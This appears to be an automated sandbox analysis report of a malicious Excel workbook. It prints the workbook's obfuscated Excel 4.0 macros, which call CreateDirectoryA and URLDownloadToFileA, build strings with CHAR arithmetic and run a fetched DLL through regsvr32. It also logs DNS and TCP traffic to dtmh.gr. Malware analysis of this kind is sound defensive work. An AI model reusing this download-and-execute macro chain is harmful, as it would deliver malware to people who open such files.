Base64 Encoded:	True

General	
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HY314&"32", "Cr"&?????2!IA342&"yA", "JCJ", ?????2!HP312&?????2!HP327, 0)
```

```
CALL("U"&?????2!IA332, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HP312&?????2!HP327&?????2!HP341, 0, 0)
```


```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312&????
2!HP327,0)",,,,,,,,,,,,,,,,,=RUN(????
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&?????2!HY314&""32"",""Cr""&?????2!IA342&""yA"",""JCJ"",?????2!HP312,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&?????2!IA332,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HP312&?????2!HP327&?????2!HP341,0,0)"=EXEC(????3!W36&?????2!HP312&?????2!HP327&?????2!HP341)=HALT()
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:01:46.152203083 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:46.173379898 CET	443	49706	78.46.235.88	192.168.2.3
Nov 29, 2020 04:01:46.173521042 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:46.175168991 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:46.471893072 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:46.971856117 CET	49706	443	192.168.2.3	78.46.235.88

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:01:47.675100088 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:48.972434998 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:50.190886974 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:51.472265959 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:53.972460032 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:01:58.863501072 CET	49706	443	192.168.2.3	78.46.235.88
Nov 29, 2020 04:02:08.473673105 CET	49706	443	192.168.2.3	78.46.235.88

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:01:28.816087961 CET	50620	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:28.866506100 CET	53	50620	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:28.924714088 CET	64938	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:28.960041046 CET	53	64938	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:41.709986925 CET	60152	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:41.759522915 CET	53	60152	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:42.016793966 CET	57544	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:42.055788994 CET	53	57544	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:43.159807920 CET	57544	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:43.220546961 CET	53	57544	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:44.175158024 CET	57544	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:44.210436106 CET	53	57544	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:46.114607096 CET	55984	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:46.150192976 CET	53	55984	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:46.190922022 CET	57544	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:46.226324081 CET	53	57544	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:49.917573929 CET	64185	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:49.944808960 CET	53	64185	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:50.258222103 CET	57544	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:50.293621063 CET	53	57544	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:51.042660952 CET	65110	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:51.069705963 CET	53	65110	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:53.456742048 CET	58361	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:53.492194891 CET	53	58361	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:54.175499916 CET	63492	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:54.202689886 CET	53	63492	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:55.264096975 CET	60831	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:55.291238070 CET	53	60831	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:55.568530083 CET	60100	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:55.595805883 CET	53	60100	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:55.921510935 CET	53195	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:55.957062006 CET	53	53195	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:57.155601978 CET	50141	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:57.191101074 CET	53	50141	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:58.216836929 CET	53023	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:58.254493952 CET	53	53023	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:58.984122038 CET	49563	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:59.023827076 CET	53	49563	8.8.8.8	192.168.2.3
Nov 29, 2020 04:01:59.290888071 CET	51352	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:01:59.317945957 CET	53	51352	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:00.302623987 CET	59349	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:00.330043077 CET	53	59349	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:01.293096066 CET	57084	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:01.320317984 CET	53	57084	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:02.409102917 CET	58823	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:02.436214924 CET	53	58823	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:03.401622057 CET	57568	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:03.428778887 CET	53	57568	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:04.408021927 CET	50540	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:04.435240030 CET	53	50540	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:05.639817953 CET	54366	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:05.667087078 CET	53	54366	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:06.610944986 CET	53034	53	192.168.2.3	8.8.8.8

Copyright null 2020

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:02:06.646823883 CET	53	53034	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:07.610301971 CET	57762	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:07.637465954 CET	53	57762	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:08.710860968 CET	55435	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:08.746397018 CET	53	55435	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:09.046011925 CET	50713	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:09.089818001 CET	53	50713	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:09.725568056 CET	56132	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:09.752847910 CET	53	56132	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:18.043654919 CET	58987	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:18.080972910 CET	53	58987	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:30.470527887 CET	56579	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:30.497594118 CET	53	56579	8.8.8.8	192.168.2.3
Nov 29, 2020 04:02:34.220824957 CET	60633	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:02:34.257802963 CET	53	60633	8.8.8.8	192.168.2.3
Nov 29, 2020 04:03:05.544074059 CET	61292	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:03:05.571959019 CET	53	61292	8.8.8.8	192.168.2.3
Nov 29, 2020 04:03:07.290894032 CET	63619	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:03:07.326463938 CET	53	63619	8.8.8.8	192.168.2.3
Nov 29, 2020 04:04:13.363576889 CET	64938	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:04:13.398994923 CET	53	64938	8.8.8.8	192.168.2.3
Nov 29, 2020 04:04:13.725240946 CET	61946	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:04:13.763503075 CET	53	61946	8.8.8.8	192.168.2.3
Nov 29, 2020 04:04:14.130362988 CET	64910	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:04:14.157973051 CET	53	64910	8.8.8.8	192.168.2.3
Nov 29, 2020 04:04:14.752639055 CET	52123	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:04:14.788316965 CET	53	52123	8.8.8.8	192.168.2.3
Nov 29, 2020 04:04:15.045103073 CET	56130	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:04:15.082721949 CET	53	56130	8.8.8.8	192.168.2.3
Nov 29, 2020 04:04:15.685803890 CET	56338	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:04:15.721496105 CET	53	56338	8.8.8.8	192.168.2.3
Nov 29, 2020 04:04:16.039372921 CET	59420	53	192.168.2.3	8.8.8.8
Nov 29, 2020 04:04:16.075092077 CET	53	59420	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:01:46.114607096 CET	192.168.2.3	8.8.8.8	0xf9ea	Standard query (0)	dtmh.gr	A (IP address)	IN (0x0001)


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:01:46.150192976 CET	8.8.8.8	192.168.2.3	0xf9ea	No error (0)	dtmh.gr		78.46.235.88	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6060 Parent PID: 792

General

Start time:	04:01:40
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xaf0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	107F643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	107F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA

Copyright null 2020

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	107F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\918406C0.tmp	success or wait	1	C6495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	B620F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	B6211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	B6213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	B6213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6348 Parent PID: 6060

General

Start time:	04:02:08
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x13d0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis